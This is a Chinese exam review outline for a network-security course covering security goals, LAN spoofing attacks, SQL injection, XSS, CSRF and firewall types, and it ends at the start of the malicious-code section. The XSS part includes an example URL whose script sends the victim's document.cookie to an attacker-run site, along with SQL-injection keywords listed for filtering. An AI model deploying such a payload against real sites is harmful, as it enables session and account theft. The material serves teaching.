

《网络空间安全技术》复习提纲 2025

考试题型：

一、选择题 20 题单项选择题（1 分/题，共 20 分）

二、综合应用分析题 (共 6 题，共 80 分)

1. 网络安全概论

- 网络安全的基本目标：保密性、完整性、可用性、不可抵赖性和可控性， 清楚每个安全目标的含义以及为了达到该安全目标所能采取的措施。

可用性：信息被授权实体访问并按需使用的特性。

保密性：防止信息泄露给非授权个人或实体， 只为授权用户使用的特性。

完整性：信息未经授权不能改变的特性。

不可抵赖性：信息交互过程中，所有参与者不能否认曾经完成的操作或承诺的特性。

可控制性：对信息的传播过程及内容具有控制能力的特性。

- CIA 安全模型，保密性、完整性、可用性，CIA 三元组

2. 局域网攻击与防御技术

- 网络攻击的分类：主动攻击和被动攻击， 主动攻击和被动攻击的定义，主动攻击有哪些类型，被动攻击有哪些类型？

主动攻击：是指会改变网络中的信息、状态和信息流模式的攻击行为，破坏信息的保密性、完整性和可用性。

①篡改信息②欺骗攻击③拒绝服务攻击④重放攻击

被动攻击：是指不会对经过网络传输的信息、网络状态和网络信息流模式产生影响的攻击行为，一般只破坏信息的保密性。

①嗅探信息②非法访问③数据流分析

- 窃听攻击的原理：集线器窃听、MAC 表溢出攻击原理、交换机端口镜像攻击原理及其相应的防御技术
- 截获攻击的原理：MAC 地址欺骗攻击的原理（①划分 VLAN 和②交换机端口应用安全策略，把端口和 MAC 地址绑定）、DHCP 欺骗攻击的原理（交换机启动防 DHCP 欺骗攻

击的功能，只有连接在信任端口的 DHCP 服务器才能为终端提供自动配置网络信息的服务)、ARP 欺骗攻击的原理(①设置静态的 ARP 缓存表，不让主机刷新设置好的缓存表，手动更新缓存表中的记录②将 IP 和 MAC 两个地址绑定在一起，不能更改③划分多个范围较小的 VLAN)、生成树欺骗攻击的原理(在交换机设置 BPDU 防护端口)及其各自的防御技术

- **欺骗攻击原理：**源 IP 地址欺骗攻击原理：某个终端发送 IP 分组时，不是以该终端真实的 IP 地址作为源 IP 地址，而是用其他终端的 IP 地址，或者伪造一个本不存在的 IP 地址作为 IP 分组的源 IP 地址的行为。主要分两种，一是拒绝服务攻击过程，二是实施非法登录。

防御：网络接收到某个 IP 分组时，首先判别该 IP 分组的源 IP 地址是否与发送该 IP 分组的终端的 IP 地址一致，如果不一致，终止该 IP 分组的转发过程、

钓鱼网站实施原理：①修改终端的 hosts 文件，在 hosts 文件中添加域名 www.bank.com 与 IP 地址 192.1.3.7 的绑定项，称为 hosts 文件劫持②修改终端配置的本地域名服务器地址，用假域名服务器地址取代原来正确的本地域名服务器地址，并在假域名服务器中配置域名 www.bank.com 与 IP 地址为 192.1.3.7 的绑定项


防御：一是主机具有防御黑客入侵的能力，黑客无法修改主机信息。二是以太网交换机具有防止伪造的 DHCP 服务器接入的能力，只允许经过认证的 DHCP 服务器接入以太网。三是终端具有鉴别 Web 服务器的能力，证实 Web 服务器身份后，才对 Web 服务器进行访问。

【陈老师部分】

1. Web 攻击

(1) SQL 注入：

SQL注入总结



工作原理：

什么是SQL注入？

风险管理很头痛？慧眼帮您识漏洞。
数据交互用SQL，注入语句来攻击。
欺骗执行非授权，拖库泄露和提权。
防护策略需启用，严格过滤和验证。

SQL注入是指web应用程序对用户输入数据的**合法性没有判断或过滤不严**，攻击者可以在web应用程序中事先定义好的**查询语句结尾添加额外的SQL语句**，在管理员不知情的情况下实现**非法操作**，以此来欺骗数据库服务器**执行非授权的任意查询**，得到相应的数据信息，达到进一步渗透的目的。

产生原因：

SQL注入原因

为什么发生SQL注入攻击？

- **代码对输入SQL语句的参数过滤不严格**
- **未启用框架的安全配置**，例如：PHP的magic_quotes_gpc未设置为On
在magic_quotes_gpc=On的情况下，如果输入的数据有单引号（'）、双引号（"）、反斜线（\）与NUL（NULL字符）等字符都会被加上反斜线。
- **未使用框架安全的查询方法**，比如：PHP查询条件尽量使用数组方式
- **服务器未启用防火墙**
- **服务器未启用其他安全防护设备**

导致的结果：

SQL注入威胁表现

SQL注入威胁表现形式可以体现为以下几点：

- 获取数据库信息
- 管理员**后台用户名和密码**
- 获取其他数据库**敏感信息**：用户名、密码、手机号码、身份证、银行卡信息.....
- **整个数据库：脱裤**
- 获取服务器**权限**
- 植入**Webshell**，获取服务器后门
- 读取服务器敏感文件

安全防范措施：

SQL注入防护

- 不信任用户的输入，**加强过滤**；
 - 对**GET、POST、COOKIES**的提交进行过滤，
 - 过滤特殊符号，对一些**& * % ¥ # @ /**等等的符号，以及**转义符号**进行严格的过滤与拦截。
 - 对前端的网站进行**PHP安全函数的变量过滤**，网站web端的**JS过滤检测**是否含有SQL注入的非法参数，比如一些sql注入代码，**and 1=1 1=2 select union**等查询的语句过滤。
- **不使用动态拼接sql**，可使用参数化的sql或直接使用存储过程进行数据查询存取；
- **不使用管理员权限**的数据库连接；
- 对机密信息进行**加密**或hash掉密码和敏感信息；
- 应用异常尽可能少在web提示，最好使用自定义信息对应用的异常信息进行包装；
- 采用工具或网络平台**检测**是否存在SQL注入。

（2）XSS 攻击原理（使用 JavaScript 脚本，前端代码，注：此攻击方式也是恶意代码的一种类形式）：

XSS (cross site script) 跨站脚本攻击

XSS (Cross Site Script) 攻击，从本质上来讲就是恶意攻击者利用网站没有对用户提交数据进行转义处理或者过滤不足的缺点，进而添加一些代码，嵌入到web页面中去。使别的用户访问都会执行相应的嵌入代码。

XSS可以插在哪里？

- 用户输入作为**script标签**内容
- 用户输入作为**HTML标签**内容：<div>我的书<script>alert(在他这里!)</script></div>
- 用户输入作为**HTML标签**的属性名
- 用户输入作为**HTML标签**的属性值
- 用户输入作为**HTML标签**的名字
- 直接插入到**CSS**里
- 最重要的是，千万不要引入任何不可信的第三方JavaScript到页面里！

xss的本质问题就是让对方浏览器执行黑客插入的js

XSS攻击类型

XSS攻击包括三种类型：

➢ **反射式XSS (非持久性XSS)：**

恶意脚本未经转义被直接输入并作为HTML输出的一部分，恶意脚本不在后台存储，直接在前端浏览器被执行。一般容易出现在**搜索**页面。

➢ **存储式XSS (持久性XSS)：**

如在个人信息或发表文章等地方，插入代码，如果没有过滤或过滤不严，**恶意脚本被后台存储**，并后期被其它用户或管理员点击展示从而实现攻击。用于**博客、评论区**等场景，容易造成**蠕虫**，**盗窃cookie**，危害面更广。

➢ **基于DOM (Document Object Model) 的XSS：**

DOM-XSS是通过URL传入参数去控制触发的，DOM的树形结构会动态的将恶意代码嵌入页面，框架，程序或API而实现的跨站攻击。

XSS 的种类：每种 XSS 的攻击流程图、造成的危害，防范措施


反射型 XSS 攻击：经过后端，不经过数据库

数据流向是：浏览器 -> 后端 -> 浏览器

危害：出现 token 或者 cookie 等信息的泄漏

反射型XSS攻击流程

- 黑客给用户发送带有恶意脚本代码参数的 URL。
- 当 URL 地址被打开时，特有的恶意代码参数被 HTML 解析、执行。



XSS反射型攻击防范

- Web 页面渲染的所有内容或者渲染的数据都必须**来自于服务端**。
- 尽量不要从 URL, document.referrer, document.forms 等这种 DOM API 中获取数据直接渲染。
- 尽量不要使用eval, new Function(), document.write(), document.writeln(), window.setInterval(), window.setTimeout(), innerHTML, document.createElement() 等可执行字符串的方法。
- 如果做不到以上几点，也必须对涉及 DOM 渲染的方法传入的字符串参数**做 escape 转义**。
- 前端渲染的时候对任何的字段都需要**做 escape 转义编码，消除特殊字符**。


存储型 XSS 攻击：经过后端，经过数据库

数据流向是：浏览器 -> 后端 -> 数据库/文件/缓存 -> 后端 -> 浏览器

危害：信息泄露、samy 蠕虫（自动添加别人为好友，还会传染，消耗服务器资源）、会话劫持、窃取在线账户、记录击键、监控系统剪贴板、注入广告、DDOS

存储型XSS攻击流程

- 一般存在于 Form 表单提交等交互功能，如**文章留言，提交评论信息/文件**等。
- 黑客利用的 XSS 漏洞，将内容经正常功能提交进入**数据库、文件目录持久保存**，当前端页面获得后端从数据库中读出的注入代码时，恰好将其渲染执行。




DOM-based 型 XSS 攻击：不经过后端
数据流向是：URL-->浏览器

DOM型XSS攻击

DOM通过JavaScript，可以重构整个HTML文档，就是说可以添加，移除等等，对页面的某个东西进行操作时，JavaScript就需要获得对HTML文档中所有元素进行访问的入口。这个入口就是DOM，所以在DOM型的xss漏洞利用中，DOM可以看成是一个访问HTML的标准程序接口。

DOM树结构



DOM型XSS攻击

DOM型XSS其实是一种特殊类型的反射型XSS，它是基于DOM文档对象模型的一种漏洞。整个过程都是在前端完成的，没有后端的参与（纯前端的操作！）

攻击示例：

(1) 当小明登录a.com后，发现它的页面某些内容是根据url中的一个叫content参数直接显示的。

```
<body><?php echo $content; ?></body>
```

(2) 小明知道了Tom也注册了该网站，并且知道了他的邮箱，小明做一个超链接发给他，超链接地址为：

```
http://www.a.com?content=<script>window.open( "www.b.com?param="+document.cookie)</script>
```

(3) 当Tom点击这个链接的时候(假设他已经登录a.com)，浏览器就会直接打开b.com，并且把Tom在a.com中的cookie信息发送到b.com，b.com是小明搭建的网站，于是就盗取了Tom在a.com的cookie信息，cookie信息中可能存有登录密码，攻击成功！

总防范措施：

XSS注入攻击防范

如何防止XSS跨站脚本攻击？（原则是不相信用户输入的数据）


- ✓ 将重要的cookies标记为http only，这样JavaScript中的document.cookie语句就不能获取到cookie了；
- 只允许用户输入我们期望的数据，如年龄的textbox中只允许输入数字，其余过滤；
- 对数据进行Html Encode处理，如<转化为<、&转化为&；
- 过滤或移除特殊的Html标签，如：script、iframe；
- 过滤JavaScript事件的标签，如“onclick=”、“onfocus”等等。

(3) CSRF 攻击原理、攻击流程图、造成的危害，防范措施

攻击者盗用了你的身份，以你的名义发送恶意请求。

原因来自 web 的隐式身份验证机制，WEB 的身份验证机制虽然可以保证一个请求是来自于某个用户的浏览器，但却无法保证该请求是用户批准发送的

流程图：



危害:

CSRF (cross-site request forgery) 跨站请求伪造

三.CSRF发生的原因是什么?

web的**隐式身份验证机制**, WEB的身份验证机制虽然可以保证一个请求是来自于某个用户的浏览器, 但却**无法保证该请求是用户批准发送的!**

四.CSRF的危害

- 1、**篡改**目标网站上的用户数据;
- 2、**盗取**用户隐私数据;
- 3、作为其他攻击向量的**辅助攻击手法**;
- 4、**传播** CSRF 蠕虫。

防范措施:

CSRF的防御

1. 检验HTTP Referer来源

HTTP 头部字段 Referer记录了该 HTTP 请求的来源是同域下还是跨站发起的。

2. 在请求地址中添加 token 并验证

在 HTTP 请求中以参数的形式加入一个随机产生的 token（不能伪造），并在服务器端建立一个拦截器来验证这个 token，如果请求中没有 token 或者 token 内容不正确，则认为可能是 CSRF 攻击而拒绝该请求。

3. 在 HTTP 头中自定义属性并验证

通过 XMLHttpRequest 这个类，可以一次性给所有该类请求加上 csrftoken 这个 HTTP 头属性，并把 token 值放入 HTTP 头部。

4. 设置验证码

在发送请求前需要先输入基于服务端判断的验证码，强制用户必须与应用进行交互，才能完成最终请求。

5. 尽量使用POST接口，限制GET接口

GET接口太容易被拿来作CSRF攻击，只要构造一个链接，便可以进行CSRF攻击。接口最好限制为POST使用，降低攻击风险。

Cookie 和 session 区别：

cookie和session的区别

1、Cookie通过在客户端记录信息确定用户身份，Session通过在服务器端记录信息确定用户身份。

2、Cookie不是很安全，别人可以分析存放在本地的Cookie并进行Cookie欺骗，考虑到安全应当使用Session。

3、设置Cookie时间可以使Cookie过期。但是使用session-destroy ()，我们将会销毁会话。

4、Session会在一定时间内保存在服务器上。当访问增多，会比较占用你服务器的性能考虑到减轻服务器性能方面，应当使用Cookie。

5、单个Cookie保存的数据不能超过4K，很多浏览器都限制一个站点最多保存20个Cookie。(Session对象没有对存储的数据量的限制，其中可以保存更为复杂的数据类型)

2. 防火墙

(1) 防火墙的定义、功能


定义：防火墙是一种位于网络之间或者用户终端与网络之间，对网络之间或者网络与用户终端之间传输的信息流实施控制的设备。

作用：阻断对内部网络或用户终端实施攻击的信息流。

(2) 防火墙的类型：包过滤、状态监测、应用代理和 UTM 等，这些防火墙的工作原理、优缺点

静态包过滤：分组过滤

静态包过滤防火墙的操作 (分组过滤)



静态包过滤防火墙优缺点

● 优点

- 对网络性能影响较小
- 成本较低

● 缺点

- 安全性较低
- 缺少状态感知能力
- 容易遭受IP欺骗攻击
- 创建访问控制规则比较困难

动态包过滤：状态感知

动态包过滤防火墙的工作原理

- 与普通包过滤防火墙相似，大部分工作于网络层。有些安全性高的动态包过滤防火墙，则**工作于传输层**。
- 动态包过滤防火墙的**不同点**：对外出数据包进行身份记录，便于下次让具有相同连接的数据包通过。
- 动态包过滤防火墙需要**对已建连接和规则表进行动态维护**，因此是动态的和有状态的。
- 典型的动态包过滤防火墙**能够感觉到新建连接与已建连接之间的差别**。

实现动态包过滤器有两种主要的方式：

- 1、**实时地改变普通包过滤器的规则集**
- 2、采用**类似电路级网关**的方式转发数据包

动态包过滤防火墙的优缺点

优点

采用SMP技术时，对网络性能的影响非常小。

动态包过滤防火墙的安全性优于静态包过滤防火墙。

“状态感知”能力使其性能得到了显著提高。

如果不考虑操作系统成本，成本会很低。

缺点

仅工作于网络层，仅检查IP头和TCP头。

没过滤数据包的净荷部分，仍具有较低的安全性。

容易遭受IP欺骗攻击。

难于创建规则，管理员创建时必须要考虑规则的先后次序。

如果在建立连接时没有遵循三步握手协议，会引入风险。

电路级网关：工作在会话层

工作于会话层的电路级网关

主要功能是**确保已建立的连接是安全的**。

与包过滤的区别：

- 除了进行基本的包过滤检查外，还要增加对连接建立过程中的**握手信息** **SYN、ACK及序列号**合法性的验证。

应用层

表示层

会话层

传输层

网络层

链路层

物理层

检查内容：

- 源地址
- 目的地址
- 应用或协议
- 源端口号
- 目的端口号
- 握手信息及序列号**


外部网络

网络接口

网络接口

内部网络

电路级网关的工作原理



在转发一个数据包之前，首先将数据包的IP头和TCP头与由管理员定义的规则表相比较。

如果会话合法，包过滤器就开始逐条扫描规则，直到发现一条与数据包中的有关信息一致。

电路级网关在其自身与远程主机之间建立一个新连接，这一切对内网中用户都是完全透明的。

电路级网关优缺点

● 优点

- 性能比包过滤防火墙稍差，但是比应用代理防火墙好。
- 切断了外部网络到防火墙后的服务器直接连接。
- 比静态或动态包过滤防火墙具有更高的安全性。

● 缺点

- 具有一些固有缺陷。例如，电路级网关不能对数据净荷进行检测，无法抵御应用层攻击等。
- 仅提供一定程度的安全性。
- 当增加新的内部程序或资源时，往往需要对许多电路级网关的代码进行修改。

应用级网关：工作在应用层，WAF 是对 Web 服务器提供保护的应用层网关，用于防御黑客对 Web 服务器实施的攻击。由于与访问 Web 服务器相关的应用层协议是 HTTP 和 HTTPS，因此，WAF 主要检测 **HTTP 消息**和 **HTTPS 消息**，三种检测机制：①协议验证②攻击特征③应用规范

应用级网关的工作层次

工作特点：

- 必针对每个服务运行一个代理。
- 对数据包进行逐个检查和过滤。
- 采用“强应用代理”
- 在更高层上过滤信息自动创建必要的包过滤规则。
- 当前最安全的防火墙结构之一。

应用层

表示层

会话层

传输层

网络层

链路层

物理层

- 代理对整个数据包进行检查，因此能在应用层上对数据包进行过滤。
- 应用代理与电路级网关有两个重要区别：
- 代理是针对应用的。
- 代理对整个数据包进行检查，因此能在 OSI 模型的 **应用层** 上对数据包进行过滤。

外部网络

网络接口

网络接口

内部网络

应用级网关优缺点

优点

- 在已有的安全模型中安全性较高。
- 具有强大的认证功能。
- 具有超强的日志功能。
- 规则配置比较简单。

缺点

- 灵活性很差，对每一种应用都需要设置一个代理。
- 配置烦琐，增加了管理员的工作量。
- 性能不高，有可能成为网络的瓶颈。

状态检测防火墙：

状态检测防火墙在所有7层上进行过滤

- **应用状态**：能够理解并学习各种协议和应用，以支持各种最新的应用；能从应用程序中收集状态信息并存入状态表中，以供其他应用或协议做检测策略。
- **操作信息**：状态监测技术采用强大的面向对象的方法。



- **通信信息**：防火墙的检测模块位于操作系统的内核，在网络层之下，能在数据包到达网关操作系统之前对它们进行分析。
- **通信状态**：状态检测防火墙在状态表中保存以前的通信信息，记录从受保护网络发出数据包的状态信息。



状态检测防火墙优缺点

优点


- 具备动态包过滤所有优点，同时具有更高的安全性。
- 它没有打破C/S结构，因此不需要修改很多应用程序。
- 提供集成的动态（状态）包过滤功能。
- 当以动态包过滤模式运行时，其速度很快。
- 当采用对称多处理器SMP模式时，其速度更快。

缺点

- 采用单线程进程，对防火墙性能产生很大影响。
- 因未打破C/S结构，可能会产生很大的安全风险。
- 不能满足对高并发连接数量的要求。

应用代理：

切换代理的工作过程



切换代理优缺点

优点

- 与传统电路级网关相比，对网络性能造成影响要小。
- 由于对三步握手进行了验证，降低了IP欺骗的风险。

缺点

- 它不是一个电路级网关。
- 它仍然具有动态包过滤器遗留的许多缺陷。
- 由于没检查数据包的净荷部分，因此具有较低的安全性。
- 难于创建规则（受先后次序的影响）。
- 其安全性不及传统的电路级网关。

(3) 防火墙安全策略与规则配置


过滤规则

规则由一组**属性值**和**操作**组成，如果某个IP分组携带的信息和构成规则的一组属性值匹配，意味着该IP分组和该规则匹配，对该IP分组实施规则指定的操作。

构成规则的属性值通常由下述字段组成：

- **源IP地址**，用于匹配IP分组IP首部中的源IP地址字段值。
- **目的IP地址**，用于匹配IP分组IP首部中的目的IP地址字段值。
- **源和目的端口号**，用于匹配作为IP分组净荷的传输层报文首部中源和目的端口号字段值。
- **协议类型**，用于匹配IP分组首部中的协议字段值。

无状态分组过滤器（实例2）



写出作用于路由器R1接口1输入方向，路由器R2接口2输入方向，实现只允许终端A访问Web服务器，终端B访问FTP服务器，禁止其他一切网络间通信过程的安全策略的过滤规则集。

无状态分组过滤器（实例2）

路由器R1接口1输入方向的过滤规则集如下。

- ①协议类型 = TCP，源IP地址 = 192.1.1.1/32，源端口号 = *，目的IP地址 = 192.1.2.7/32，目的端口号 = 80；正常转发。
- ②协议类型 = TCP，源IP地址 = 192.1.1.7/32，源端口号 = 21，目的IP地址 = 192.1.2.1/32，目的端口号 = *；正常转发。
- ③协议类型 = TCP，源IP地址 = 192.1.1.7/32，源端口号 = 20，目的IP地址 = 192.1.2.1/32，目的端口号 = *；正常转发。
- ④协议类型 = *，源IP地址 = any，目的IP地址 = any；丢弃。

无状态分组过滤器（实例2）

路由器R2接口2输入方向的过滤规则集如下。

- ①协议类型 = TCP，源IP地址 = 192.1.2.1/32，源端口号 = *，目的IP地址 = 192.1.1.7/32，目的端口号 = 21；正常转发。
- ②协议类型 = TCP，源IP地址 = 192.1.2.1/32，源端口号 = *，目的IP地址 = 192.1.1.7/32，目的端口号 = 20；正常转发。
- ③协议类型 = TCP，源IP地址 = 192.1.2.7/32，源端口号 = 80，目的IP地址 = 192.1.1.1/32，目的端口号 = *；正常转发。
- ④协议类型 = *，源IP地址 = any，目的IP地址 = any；丢弃。

- (4) 防火墙的发展趋势
硬件化、多功能化、云安全

3. 恶意代码

- (1) 恶意代码的定义、危害、生命周期

定义：看定义二

什么是恶意代码 (Malicious code)

定义一：

恶意代码是指在**未明确提示用户或未经用户许可**的情况下，在用户计算机或其他终端上安装运行，侵犯用户合法权益，比如，窃取隐私、破坏主机环境等。

定义二：

Grimes将恶意代码定义为，通过存储介质和网络进行传播，从一台计算机系统到另外一台计算机系统，未经授权认证破坏计算机系统完整性的程序或代码。

由此定义可得出恶意代码两个显著的特点：**非授权性和破坏性**。

危害：

恶意代码危害及特征

恶意代码危害：

- 1) 攻击系统，造成信息系统瘫痪或操作异常
- 2) 危害数据文件的安全存储和使用
- 3) 泄露文件，配置或隐私信息
- 4) 肆意占用资源，影响系统或网络的性能

恶意代码的基本特征：

